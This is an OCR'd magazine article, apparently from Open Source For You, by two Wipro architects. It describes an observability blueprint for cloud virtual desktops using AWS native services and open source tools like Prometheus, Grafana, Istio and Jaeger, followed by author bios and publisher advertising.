Traditional on-premises workspaces deploy isolated tools to observe these patterns. Each tool deploys data collection agents, telemetry middleware, data crunching frameworks, AI/ML algorithms, data visualisation consoles, and back-end server infrastructure setups. But most public cloud vendors provide SaaS services for many of these functions. These services simplify workspace observability framework deployment in the cloud.

Blueprint for cloud workspace observability

Figure 1 shows a typical cloud workspace observability blueprint.

Instrumentation should be built into every workspace resource and control layer to collect telemetry data. Telemetry data could be related to metrics, logs, traces, topology discovery and predictions.

Metrics that are important for workspace observability include connection attempts, session launch times, in-session latency, and desktop resource metrics (CPU, memory usage, storage performance).

Logs that are relevant for workspace observability are admin activity logs, active directory activity logs, session host logs, platform diagnostic logs, key vault logs, etc.

Traces show the activity for an individual transaction or request as it flows through an application. They are a critical part of observability as they provide context for other telemetry.

Service topology and dynamic discovery of service components are essential elements in the observability blueprint. Predictions made from historical data can also become a very useful input.




Figure 2: AWS Workspaces usage observability framework

Observability frameworks can be implemented using cloud native tools or open source tools, or a combination of the two.

Sample illustration leveraging cloud native tools

Table 1 summarises the native tools available with public cloud vendors to facilitate observability functions and patterns.

Let's now look at how to make use of cloud native services to build an observability framework.

AWS Workspaces is a managed desktop-as-a-service to provision Windows or Linux desktops. In a typical enterprise environment, some desktops are assigned to users, but they do not use them often. This leads to unnecessary costs to the company. Here is a sample solution to check the unused workspaces on a periodic basis and trigger actions to handle them. Figure 2 shows the deployment architecture.

The solution deploys Amazon Cloud Watch event rules that invoke an AWS Lambda function periodically, say for every seven days. This Lambda function checks each workspace usage. If the workspace is not used for the specified threshold duration, an action is triggered. Action could be either notifying the administrator or even de-provisioning the workspace.

To implement a comprehensive observability framework, we need to ingest and analyse logs, metrics, and traces generated by the system components and services. To handle voluminous data streams, we can make use of other cloud native services such as AWS Kinesis Firehose and data stream services.

Open source tools to complement cloud native tools

Many cloud vendors provide workspaces as a fully managed service with native monitoring tools. However, there are a few use cases like cloud vendor-agnostic monitoring, enterprise customised monitoring, multi-cloud and hybrid




Figure 3: Open source tools for workspace observability

cloud monitoring where enterprises have to look for other external tools. There are a few popular open source tools that support these use cases as well and are a better choice from a cost point of view.

Prometheus is a popular open source tool used for event monitoring and alerting. It records real-time metrics using http pull from targets. It provides flexible queries and real-time alerting. Prometheus can be integrated with the cloud workspaces ecosystem. Figure 3 illustrates a sample integration of Prometheus with AWS Workspaces. Exporter jobs and services can be instrumented to pull metrics from workspace targets. Platform service metrics can be pulled from Cloud Watch and Cloud Trial services.

Grafana is a popular open source dashboard and visualisation tool with support for Prometheus as a data source. Granular dashboards can be prepared to monitor regional and departmental task based workspaces. Alerts can be configured in Prometheus by specifying a condition that needs to be maintained for a certain duration in order for an alert to trigger. When alerts are triggered, they are forwarded to the alert manager service. Alert managers can include logic to forward these alerts to email, Slack, teams, or notification services such as PagerDuty.

Other popular open source tools include Istio and Jaeger. Istio supports different types of telemetry (metrics, distributed traces, and access logs) in order to provide overall observability. Jaeger is a tracing system that supports the open tracing standard. It enables distributing tracing, root cause analysis and service dependency analysis.

Beyond observability

Native observability patterns provide visibility based on external factors. To get visibility into internal conditions, we will still need custom third-party tools. These tools deploy custom agents to gather specific data and provide detailed visualisation patterns. For example, to observe performance of applications running inside a desktop, we need to deploy additional application-specific custom agents.

In addition, we should also look at applying chaos engineering principles, which help to attain consistent workspace service reliability by hardening services against failures. END

Disclaimer

The views expressed in this article are that of the authors and Wipro does not subscribe to their substance, veracity or truthfulness.

By: Narasimha Sekhar Kakaraparthi and Radhakrishna Singuru

Narasimha Sekhar Kakaraparthi has 27 years of experience in product development for infrastructure management, cloud, as well as telecommunication, manufacturing and technical delivery. He is currently working as principal architect for virtual desktops and end user services at Wipro Technologies. He is a senior member of Wipro's eminent architects group called Distinguished Member of Technical Staff (DMTS).

Radhakrishna Singuru has more than 25 years of industrial experience in product and system software development spanning multiple industry domains. His areas of interest include cloud and virtualisation technologies, security engineering, blockchain, confidential computing, quantum computing, AI/ML, scalable platforms, network switching software, etc. He is currently working as chief architect, Cloud Platform Products and Security Engineering Practice, ER&D at Wipro Technologies. He is also a senior member of DMTS.

EFY GROUP
YOURS SINCE 1969

Thank You IIT Madras

It was in your hostel room that the idea was conceived

The first issue in Jan ‘69

The Jan ‘22 Issue

Celebrating 54 years in TECH media

Magazines
- Electronics For You
- Electronics Bazaar
- Open Source For You

Portals
- www.electronicsforu.com
- www.opensourceforu.com
- www.eleb2b.com
- www.electronicsb2b.com

Events
- India Electronics Week
  - IOTshow.in
  - EFY Expo
  - Test & Measurement India
- Open Source India
- Techworldcongress.com

EFY Enterprises Pvt Ltd
D-87/1, Okhla Industrial Area, Phase-1, New Delhi-110020


• Phone: +91-98111-55335
• Email: info@efy.in • Website: www.efy.in

R N I No. DELENG/2012/49440, Mailed on 27/28th of Advance month
Published on 27th February 2022
Delhi Postal Regd. No. DL(S)-01/3443/2022-24
Licenced to Post without Pre-Payment Licence No U(S)-56/2019-21
Posted at LPC Delhi RMS Delhi 110006

India's No.1 Electronics Magazine
RANKING AS PER ELCINA-IMRB REPORT

"I started reading it when I was a student...and I am still reading it, as a student"

—CEO, Design House



electronics FOR YOU
YOURS SINCE 1969

To Subscribe:
https://subscribe.efy.in

OR

Scan This Code

For any query, call: +91-98111-55335 or email: support@efy.in